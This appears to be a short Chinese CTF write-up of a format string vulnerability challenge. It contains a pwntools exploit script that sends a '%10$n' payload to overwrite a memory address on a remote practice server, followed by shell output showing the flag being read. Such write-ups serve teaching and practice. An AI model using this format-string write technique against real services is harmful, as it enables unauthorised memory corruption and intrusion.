
格式化字符串漏洞的题目，学到了许多知识！

格式化字符串的原理

https://blog.csdn.net/qq_43394612/article/details/84900668

解题过程



可以看出是个格式化利用字符串的题目
主要利用点在于buf。

```
File  Edit  Format  Run  Options  Window  Help
from pwn import *

io=remote('node3.buuoj.cn',28474)
addr = 0x804c044
payload = p32(addr)+ "%10$n"

io.recvuntil("your name:")
io.sendline(payload)
io.recvuntil("your passwd:")
io.sendline("4")
io.interactive()
```

看exp，pyload中的%10$n，即取从format string往下偏移10*4（十进制）的值（指针），写入打印的数字个数。

```
root@ubuntu:/home/giantbranch/Desktop/ctf# python exp.py
[+] Opening connection to node3.buuoj.cn on port 28474: Done
[*] Switching to interactive mode
ok!!
$ cat flag
flag{3114fc10-71b0-4561-be6f-fff88a28bd4c}
[*] Got EOF while reading in interactive
$ ls
$ ls
$ cat
$ cat flag
```